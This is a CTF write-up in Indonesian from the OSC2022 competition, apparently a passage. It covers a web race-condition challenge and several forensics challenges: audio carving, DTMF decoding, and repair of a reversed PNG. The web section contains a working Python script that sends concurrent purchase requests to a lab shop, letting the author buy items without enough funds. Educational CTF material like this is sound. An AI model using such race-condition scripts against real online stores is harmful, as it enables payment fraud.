
FLAG: OSC2022{w4iT_tH3_iV_c4N_B_u53d_t0_m4nIpvL4t3_tH3_pL41nT3xT_t0_4dm1n?!?!?}
Continue? Y/N: █
```

Flag:

OSC2022{w4iT_tH3_iV_c4N_B_u53d_t0_m4nIpvL4t3_tH3_pL41nT3xT_t0_4dm1n?!?!?}

Web Exploitation

Sekte Dagang



Diberikan sebuah web page sebagai berikut.

A screenshot of a browser window showing a login page for "Sekte Dagang". The URL in the address bar is "128.199.210.141:10020". The page has a "Login" heading. It features two input fields: "Username" (placeholder "Enter Username") and "Password". Below the password field is a small note: "We will never share your info with others ::)". At the bottom is a blue "Login / Register" button.

Memasukkan credentials apapun akan membuat kita dapat masuk ke dalam website.

The screenshot shows a web application interface. At the top, it says "Hello Our Precious Customers!" and "You have Money 2000000". Below this is a section titled "Sekte Dagang Produce" with the sub-instruction "Super Fresh!!". A table lists three products:

ID	Name	Quality	Price (Rp)	
1	HTB VIP+ 1 YEAR	Quality No 1	2000000 1400000 (30% OFF)	<button>Buy</button>
2	HTB VIP 6 MONTH	Quality No 2	700000	<button>Buy</button>
3	Fancy Flag	Very desirable	4000000	<button>Buy</button>

Below the table is a section titled "Purchase History" with the message "Thank you!". A table shows the purchase details:

ID	Product ID	Amount Paid (\$)	Purchase Date
----	------------	------------------	---------------

Terlihat di sini terdapat sebuah toko sederhana, dan kita dapat membeli barang sekaligus menjualnya. Kita memiliki uang 2000000, sedangkan flag dapat dibeli dengan harga 4000000. Seberapa banyak pun kita melakukan jual beli, uang kita tidak akan bisa bertambah. Namun, mengingat deskripsi soal adalah "**Be as fast as possible to fast to get flag**", ini memberikan penulis ide untuk mencoba untuk mengirimkan *concurrent request* atau lebih dari satu request untuk membeli suatu barang (*race condition*). Penulis langsung membuat suatu script untuk mengirimkan puluhan request dalam waktu bersamaan untuk membeli suatu produk. Berikut adalah script yang penulis buat.

```

import requests
import concurrent
from concurrent.futures import ThreadPoolExecutor

number_of_request = range(1, 100)
threads = 20

def get_character_info(character):
    headers = {
        "Cookie": "token=9d1e6dfa-1cdb-4ece-b655-f07387a0cf0b"
    }

    r = requests.post("http://128.199.210.141:10020/buy/1", headers=headers)
    return r.json()

with ThreadPoolExecutor(max_workers=threads) as executor:
    requests = {executor.submit(get_character_info, req) for req in number_of_request}

    for req in concurrent.futures.as_completed(requests):
        try:
            data = req.result()
            # print(data)
        except Exception as e:
            print('Looks like something went wrong:', e)

```

Akibatnya, penulis dapat membeli banyak barang sekaligus meskipun tidak memiliki uang yang cukup untuk melakukan hal tersebut. Website memvalidasi state yang tidak sesuai.

The screenshot shows a web browser window titled "Sekte Dagang". The URL is 128.199.210.141:10020. The page displays a message "Hello Our Precious Customers!" and a notification bar stating "You have Money 600000". Below this, there is a section titled "Sekte Dagang Produce" with the sub-header "Super Fresh!!". A table lists three products:

ID	Name	Quality	Price (Rp)	Action
1	💀 HTB VIP+ 1 YEAR	Quality No 1	2000000 1400000 (30% OFF!)	Buy
2	🔥 HTB VIP 6 MONTH	Quality No 2	700000	Buy
3	🚩 Fancy Flag	Very desirable	400000	Buy

Below the product list is a section titled "Purchase History" with the sub-header "Thank you!". A table shows four purchase entries:

ID	Product ID	Amount Paid (\$)	Purchase Date	Action
29	1	1400000	2022-07-31	Sell
30	1	1400000	2022-07-31	Sell
31	1	1400000	2022-07-31	Sell
32	1	1400000	2022-07-31	Sell

Penulis hanya tinggal menjual semua barang yang sudah terbeli untuk mendapatkan uang yang cukup untuk membeli flag.


The screenshot shows a web browser window with the URL 128.199.210.141:10020/sell/29. The page displays a message: "Well, flag is OSC2022{N11C33_Y0U_C4N_P4Y_M333!!!}"

Flag: OSC2022{N11C33_Y0U_C4N_P4Y_M333!!!}

Forensic

Same or Different

Diberikan sebuah **webp** file yang dimana kita tahu bahwa bisa saja file tersebut memiliki sebuah video ataupun suara karena masih satu ekstensi dengan RIFF. Penulis menggunakan tools **foremost** untuk melakukan ekstraksi adanya file audio pada file tersebut dan ternyata ada.



```
(kali㉿kali)-[~/Desktop]
$ foremost -v Challenge.webp
Foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at Sun Jul 31 18:32:12 2022
Invocation: foremost -v Challenge.webp
Output directory: /home/kali/Desktop/output
Configuration file: /etc/foremost.conf
Processing: Challenge.webp
|
File: Challenge.webp
Start: Sun Jul 31 18:32:12 2022
Length: 159 KB (163159 bytes)

Num      Name (bs=512)      Size      File Offset      Comment
0:      00000084.wav       117 KB           43114
*|
Finish: Sun Jul 31 18:32:12 2022


1 FILES EXTRACTED
rif:= 1

Foremost finished at Sun Jul 31 18:32:12 2022

(kali㉿kali)-[~/Desktop]
$ cd output
(kali㉿kali)-[~/Desktop/output]
$ ls
audit.txt  wav

(kali㉿kali)-[~/Desktop/output]
$ cd wav
(kali㉿kali)-[~/Desktop/output/wav]
$ ls
00000084.wav
```

Setelah mendengarkan WAV tersebut menggunakan tools Audacity, penulis cek bahwa wav tersebut memiliki suara seperti pijitan telpon yang biasa disebut dengan DTMF. Oleh karena itu, penulis langsung saja menggunakan DTMF Decoder.



DTMF Code:

55#88#7#444#55#444#777#7777#2#6#2#8#33#777#66#999#2#8#2#22#33#777#22#33#3#2

Karena pada webp file sebelumnya ada gambar telfon yang mengarah pada representasi huruf setiap pijitan angka dan berhubungan angkanya sedikit, penulis langsung melakukan *manual decoding*.

Setelah melakukan decode manual berdasarkan gambar telefon yang diberikan oleh soal, penulis mendapatkan flag sebagai berikut.

OSC2022{KUPIKISPAMATESNYATABESBEDA}

Tetapi ternyata salah, mungkin saja decoder DTMF tersebut ada *missing* beberapa nomor atau kelebihan. Dengan ilmu cocok logi, penulis mencoba untuk memodifikasi flag dengan kata yang paling mirip. Pada akhirnya penulis mendapatkan, **OSC2022{KUPIKIRSAMATERNYATABERBEDA}** dan ternyata benar.

Flag: OSC2022{KUPIKIRSAMATERNYATABERBEDA}

Pt Corr

Diberikan sebuah file yang tidak dapat dibuka, dan ternyata file tersebut merupakan *reversed byte* dari file gambar PNG. Hal ini ditandakan bahwa terdapat PNG Chunk terbalik di atas, yakni IEND dan juga di bawah ada gAMA, sRGB dan pHYS.

Challenge		82 60 42 AE 44 4E 45 49 00 00 00 00 71 5D BD 0E		é`B«DNEI....q]„í.„P?•%"„C....SB%												
D7	A1	1E	9E	3F	FE	22	25	80	00	00	00	00	53	42	25„äJ....M.ö
00	00	00	00	00	A6	84	4A	00	00	00	00	01	4D	08	94Ü.(....4"P
00	00	00	00	02	9A	11	28	00	00	00	00	05	34	22	50hDá....„ë@
00	00	00	00	0A	68	44	A0	00	00	00	00	14	D0	89	40)í.„ç....SB%
00	00	00	00	29	A1	12	80	00	00	00	00	53	42	25	00)í.„äJ....M.ö
00	00	00	00	A6	84	4A	00	00	00	00	01	4D	08	94	00Ü.(....4"P.
00	00	00	02	9A	11	28	00	00	00	00	05	34	22	50	00hDá....„ë@
00	00	00	0A	68	44	A0	00	00	00	00	14	D0	89	40	00)í.„ç....SB%
00	00	00	29	A1	12	80	00	00	00	00	53	42	25	00	00)í.„äJ....M.ö
00	00	00	A6	84	4A	00	00	00	00	01	4D	08	94	00	00Ü.(....4"P.
00	00	02	9A	11	28	00	00	00	00	05	34	22	50	00	00hDá....„ë@
00	00	0A	68	44	A0	00	00	00	00	14	D0	89	40	00	00)í.„ç....SB%
00	00	29	A1	12	80	00	00	00	00	53	42	25	00	00	00)í.„äJ....M.ö
00	00	A6	84	4A	00	00	00	00	01	4D	08	94	00	00	00Ü.(....4"P.
00	02	9A	11	28	00	00	00	00	05	34	22	50	00	00	00hDá....„ë@
00	0A	68	44	A0	00	00	00	00	14	D0	89	40	00	00	00)í.„ç....SB%
00	29	A1	12	80	00	00	00	00	53	42	25	00	00	00	00)í.„äJ....M.ö
00	A6	84	4A	00	00	00	00	01	4D	08	94	00	00	00	00Ü.(....4"P.
02	9A	11	28	00	00	00	00	05	34	22	50	00	00	00	00hDá....„ë@
0A	68	44	A0	00	00	00	00	14	D0	89	40	00	00	00	00)í.„ç....SB%
29	A1	12	80	00	00	00	00	53	42	25	00	00	00	00	00)í.„ç....SB%

```
f = open("Challenge","rb").read()
n = f[::-1]
with open("chall.png","wb") as x:
    x.write(n)
    x.close()
```

Setelah itu kita dapat membuka *hex editor* kembali dengan file gambar yang sudah kita reverse.

Challenge	x	chall.png	x
00	00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00	00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	08 06 00 00 00 00 00 63 EB 8A
14	00	00 01 73 52 47 42 00 AE CE 1C E9 00 00	cðè .sRGB.«+..@..
00	04	67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00gAMA.Å..n.a...
00	09	70 48 59 73 00 00 0E C3 00 00 0E C3 01 C7pHYs....
6F	A8	64 00 00 91 84 49 44 41 54 78 5E ED DD 07	o¿d..æäIDATx^φ..
B8	23	65 BD 3F F0 1F 6C A5 2D BD 23 60 07 C1 76	¶#e¶?≡.lÑ-¶`..L_v
A5	17	EB 15 1B A0 F7 AA A8 C8 45 45 58 45 C0 DE	Ñ.δ..á≈-‡EEEXEL..
28	CA	5F A4 D9 40 05 0B A0 5E A5 28 82 58 00 B1	(‡_ñ]@..á^Ñ(éX..

Ternyata 24 bytes pertama memiliki *value* 0 bytes, dan karena kita sudah tahu bahwa *magic bytes* PNG ada 8 bytes diikuti dengan *chunk* pertama yang disebut dengan IHDR Chunk dan bytes 0x0D sebelum chunk tersebut, kita hanya tinggal mengecek 8 bytes setelah IHDR chunk tersebut yang merupakan tinggi dan lebar sebuah *image* tersebut. Kita dapat menggunakan referensi *image header checksum* PNG yang menggunakan algoritma CRC 32 bit dengan hasil checksum pada 29-32 bytes pertama sepanjang 4 bytes.

Dengan menggunakan script berikut:

```
from binascii import crc32

crc_checksum = int.from_bytes(b'\x63\xeb\x8a\x14',byteorder='big')
for h in range(0xffff):
    for w in range(0xffff):
        #IHDR Chunk + (4 Bytes Width) + (4 Bytes Height) + Bit Depth +
        Col Type + Compression Method + Filter Method + Interlace Method

        crc=b"\x49\x48\x44\x52"+w.to_bytes(4,byteorder='big')+h.to_bytes(4,byteorder='big')+b"\x08\x06\x00\x00\x00"
        if crc32(crc) % (1<<32) == crc_checksum:
            print('Image Width: ',end="")
            print(hex(w))
            print('Image Height :',end="")
            print(hex(h))
```

Kita dapat mendapatkan tinggi dan lebarnya. Eksekusi *scriptnya*:

```
D:\CTF_Challs\Forensic\OSCCTF\FINAL\ptcorr>python haha.py
Image Width: 0x54d
Image Height :0x281
```

Edit *image width* dan *image height*, yang sudah didapatkan dari program,

00000000	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52	ePNG.....IHDR
00000010	00 00 05 4D 00 00 02 81 08 06 00 00 00 63 EB 8A	...M...ü...cðè
00000020	14 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00sRGB...
00000030	00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00	.gAMA...
00000040	00 09 70 48 59 73 00 00 0E C3 00 00 0E C3 01 C7	.pHYs....
00000050	6F A8 64 00 00 91 84 49 44 41 54 78 5E ED DD 07	oðd..æäIDATx^ø.
00000060	B8 23 65 BD 3F F0 1F 6C A5 2D BD 23 60 07 C1 76	#e??.lñ-#`..
00000070	A5 17 FB 15 1B A0 F7 AA A8 C8 45 45 58 45 C0 DE	ñ s ã~.LEEFYEL.

Dan kita export, dan berhasil mendapatkan sebuah gambar valid.



Decode QR tersebut dan didapatkan sebuah link menuju pastebin, dan ada flagnya disana.

Decode Succeeded	
Raw text	https://bit.ly/3PJvtEu
Raw bytes	41 66 87 47 47 07 33 a2 f2 f6 26 97 42 e6 f3 35 04 a7 67 44 57 50 ec 11 ec 11 ec 11 ec 11
Barcode format	QR_CODE
Parsed Result Type	URI
Parsed Result	https://bit.ly/3PJvtEu



Untitled

A GUEST



JUL 27TH, 2022



32



10 DAYS



Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

text 0.04 KB

1. OSC2022{f7eb435e208d4a01ebb9cf8dffdcfdf5}

Flag: OSC2022{f7eb435e208d4a01ebb9cf8dffdcfdf5}